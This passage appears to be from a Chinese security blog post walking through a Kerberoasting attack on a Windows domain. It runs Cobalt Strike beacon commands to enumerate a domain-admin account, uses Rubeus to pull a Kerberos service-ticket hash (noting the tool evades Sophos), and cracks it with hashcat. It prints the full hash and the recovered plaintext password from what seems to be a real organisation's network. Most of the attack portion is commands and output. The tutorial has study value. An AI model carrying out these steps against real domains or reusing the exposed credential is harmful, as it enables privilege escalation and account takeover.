CN=Cluster Administrator,OU=Admins,OU=ManagedUsers,DC[redacted]
User Logon: clusteradmin
-- MSSQLSvc/UMMCUVSQL[redacted]:1433
-- MSSQLSvc/UMMCUVSQL.[redacted]
-- MSSQLSvc/UM-DB1-PROD.[redacted]
-- MSSQLSvc/UM-DB1-PROD.[redacted]:1433
```

从上面的结果中,确实发现了很多注册在域用户下的 SPN,但有些用户下的 SPN 所对应的机器都已经不在了,经初步筛查,我们最终选中了 techadmin 这个域用户来进行突破,从用户属性中可知,这还是个正儿八经的域管用户,此处纯粹是运气,实际中,我们遇到的绝大多数情况下可能最多都只是个普通域用户,ok,废话不多讲,继续


```
beacon> shell net user techadmin  /domain
beacon> klist
```



```
beacon> shell net user techadmin  /domain
[*] Tasked beacon to run: net user techadmin  /domain
[+] host called home, sent: 58 bytes
[+] received output:
The request will be processed at a domain controller for domain [redacted]

User name                    techadmin
Full Name                    Technitium Administrator
Comment                      Techinitium Administrative Account
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            19/01/2009 13:40:37
Password expires             Never
Password changeable          19/01/2009 13:40:37
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   02/06/2019 17:05:00

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users
Global Group memberships     *Domain Users         *MSSQL Admins
                             *Domain Admins
The command completed successfully.
```

第三步,利用 Rubeus [一款非常好用的域内渗透小工具,有机会会再单独抽出来说] 请求获取指定域用户的服务票据 hash [工具暂时对 Sophos 还免杀]


```
beacon> upload /home/klion/Desktop/Rubeus.exe
beacon> shell Rubeus.exe kerberoast                                            默认获取域内所有注册在域用户下的 SPN 的 TGS hash
beacon> shell Rubeus.exe kerberoast /user:"techadmin"                          获取指定域用户的 TGS hash
beacon> shell Rubeus.exe kerberoast /spn:"MSSQLSvc/meis-as.ppum.icare.net:1433"    获取指定 SPN 的 TGS hash
beacon> rm GetUserSPNs.vbs
beacon> rm Rubeus.exe
```



```
beacon> shell Rubeus.exe kerberoast /user:"techadmin"
[*] Tasked beacon to run: Rubeus.exe kerberoast /user:"techadmin"
[+] host called home, sent: 70 bytes
[+] received output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.2.1

[*] Action: Kerberoasting

[*] SamAccountName         : techadmin
[*] DistinguishedName      : CN=Technitium Administrator,OU=Admins,OU=ManagedUsers,DC=[redacted]
[*] ServicePrincipalName   : MSSQLSvc/meis-as.[redacted]:1433
[*] Hash                   : $krb5tgs$23$*techadmin$[redacted]$MSSQLSvc/meis-as.[redacted]:1433*$21C7
                             DC93B4BAEFBFB3FED576454BE639$DFAC48C2CD2F2480340D97F8C036602529E56EA633B7CE7D41F
                             D1BFEB4A354E36F432FCA773518B45BE41E0ADC5F5858E25D903EB201B6D681E8F945228729CAB3B
                             DD2285EF5D83EA3E524F7C47B354561A9F8AF1C53D0BFF7F32ECE32DD6002B0D3327CB2480D5B6D3
                             01C6AF2FB03AA70AA889653921ECFAD5B419FFE8FB2F47D6C5722F3951E26F018AB1B71AEE1A9718
                             2AAD79B72BAF11FFB2C3E264B284C1B91E333683E1C8AA2F81A32C49D19CAEED4C2B3B96BFB7EE1C
                             28D63BE74213ADBBD43F29E9EA5E6A19ED926955A3761C1ECA0E87F8C2440FFC0C1828554970F26C
                             0E1BD5EC941390BCFA7BDFA233EBCE933DB341B1F3B0EF5D7C3D8628EADA659660183229F7B40877
                             3CE92429FFB60A3BFCBD5DF7A58988BB650B5FCE4A9CD34E14080FBA8E846C677AE3771D951D4208
                             3F1B63CA5990C088C21006E7B59587E86EC07EBEF1EBEE9844CFDBF37D5FC6CA2620654052B49949
                             1C6BEC01B38A59CD9E87D52869B454F4842D44DEAA9FFFC250074A065CE9F291F4BC344A601A310E
                             807462E01F0CE4BE70975D68A5BF4C926BD05313CAB37956AED04BBCBEE223214F2DFE491C2BBEB2
                             7513723334B56C772B226FC1F2F6F38BFF66B50D2038F86D111F47F9942C72205236940E44A7195B
                             2CC1931641B700F373A7BCB67A5FF52999792FDF90BA3E82AF72CE2E335EA674D4091FB368E468E4
                             87074E78BF0603B6E2709BD4259535FA04AC760373E5E456F2CD83986B8E73593B0B51C51069C69E
```

第四步,提取服务票据 hash,尝试丢给 hashcat 爆破

```
# hashcat64.exe -m 13100 hash.txt -a 0 MiniPwds.txt    此处用的字典模式,亦可根据实际情况换成掩码模式,实际上,针对此加密算法的爆破速度,GPU 够的情况下,还是蛮快的,如果密码真的非常复杂,最后到底能不能跑出来,就
```



```
$krb5tgs$23$*$[redacted]$MSSQLSvc/[redacted]1433*$21c7dc93b4baefbfb3fed576454be639$dfac48c2cd2f2480340d97f8c036602529e56ea633b7ce7d41f
d1bfeb4a354e36f432fca773518b45be41e0adc5f5858e25d903eb201b6d681e8f945228729cab3bdd2285ef5d83ea3e524f7c47b354561a9f8af1c53d0bff7f32ece32dd6002b0d3327cb2
480d5b6d301c6af2fb03aa70aa889653921ecfad5b419ffe8fb2f47d6c5722f3951e26f018ab1b71aee1a97182aad79b72baf11ffb2c3e264b284c1b91e333683e1c8aa2f81a32c49d19cae
ed4c2b3b96bfb7ee1c28d63be74213adbbd43f29e9ea5e6a19ed926955a3761c1eca0e87f8c2440ffc0c1828554970f26c0e1bd5ec941390bcfa7bdfa233ebce933db341b1f3b0ef5d7c3d8
628eada659660183229f7b408773ce92429ffb60a3bfcbd5df7a58988bb650b5fce4a9cd34e14080fba8e846c677ae3771d951d42083f1b63ca5990c088c21006e7b59587e86ec07ebef1eb
ee9844cfdbf37d5fc6ca2620654052b499491c6bec01b38a59cd9e87d52869b454f4842d44deaa9fffc250074a065ce9f291f4bc344a601a310e807462e01f0ce4be70975d68a5bf4c926bd
05313cab37956aed04bbcbee223214f2dfe491c2bbeb27513723334b56c772b226fc1f2f6f38bff66b50d2038f86d111f47f9942c72205236940e44a7195b2cc1931641b700f373a7bcb67a
5ff52999792fdf90ba3e82af72ce2e335ea674d4091fb368e468e487074e78bf0603b6e2709bd4259535fa04ac760373e5e456f2cd83986b8e73593b0b51c51069c69e007698debf5a457c3
3b77c922207aac466f42b692508eae5c036d66398df9da24cf90f4d9bdc850d48458f56472e72652b4e4ec70818d474c5a4df28e24eef14bea3b3f2880f2dd5dc9b0ce03a9fd1bf2a7ca950
7c8c57e0dee4fd28c629be46cce4e78538f7d3498ccc698dac7b042b7dfb6d24bdf2284c45a3f192974b741ec957a24dfaafee8eaec8f58b49a6cb11f17b2dbd9844db9e9c11495816b5e58
bfad7af095a96f7885753226a2d1a671f41a0411435daaefa35249165da7db71901c39d88b6dcccbae26a4b8bcd058d973f2ae732818c29746d70d06eaa97a36ce41248432e33950340bd5c
03074a646dd40fb141e95ea76eff6aba54ae3574d971ddb455883ec43c1d9092480bdb5145c01bf613dbc67964f226702a3008b7fea51a638ebfe80bac0041c8523f7f773f21c2e74e12183
601811012109edc3a9ab22d284a0d44a6e19cdecc93fd01b41203ca77c44aa15cf5be1dcc204b9ae1312ffde0a409326df0a43dc0e426e775849f52ffd466d82d0c9684b78ab5a8158a087f
8fad8df15a0b5f0965e5c95464def4982e5c404d072df2b325a049115d85974f46d86c05092edf8127df95ef13ea485f44ecdc4195b754a90c75becfca7ad5e657fe58cc370ac57e874476c
e7798b646e5256f075d70047334c95f5cf527c9783d0b827c0bcb8e6242bdcb1bac6 Pa$$w0rd.1212

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*$[redacted]$MSSQLSvc/meis-as[redacted]...b1bac6
Time.Started.....: Sun Jun 02 18:23:38 2019 (0 secs)
Time.Estimated...: Sun Jun 02 18:23:38 2019 (0 secs)
Guess.Base.......: File (MiniPwds.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  3784.1 kH/s (0.79ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 6351/6351 (100.00%)
Rejected.........: 0/6351 (0.00%)
Restore.Point....: 0/6351 (0.00%)
Candidates.#1....: 123456789 -> Etihad-2009
HWMon.Dev.#1.....: Temp: 55c Fan: 41% Util: 10% Core: 954MHz Mem:2505MHz Bus:16

Started: Sun Jun 02 18:23:34 2019
Stopped: Sun Jun 02 18:23:39 2019
```

小结:

可以看到,此处是直接就搞了某个域管用户的 TGS hash,但实战中的绝大部分情况都往往并没那么幸运,但即使是通过这种方式只拿到了某个普通域用户的密码,对域渗透来讲,仍然是非常有价值的,弟兄们也看到了,单单对于利用来讲,确实没太多的技术含量在里面,核心还在于对 kerberos 认证协议的理解,把那个搞清楚了,再回头来看这些东西,其实都很简单的,另外,关于在 linux 平台下的利用,后续也会再进行单独说明,由于个人表达能力确实有限,所以,习惯了用大白话去描述问题,文中不免会有些表达不当的地方,非常期待弟兄们的耐心反馈,自己也好及时纠正 ☺

注：所有文章仅供安全研究之用,严禁用于任何非法用途

有任何问题,请直接联系该文章作者

一律严禁私自外传,由此所的引发的一切不良后果,均由读者自行承担

- by klion
- 2019.3.6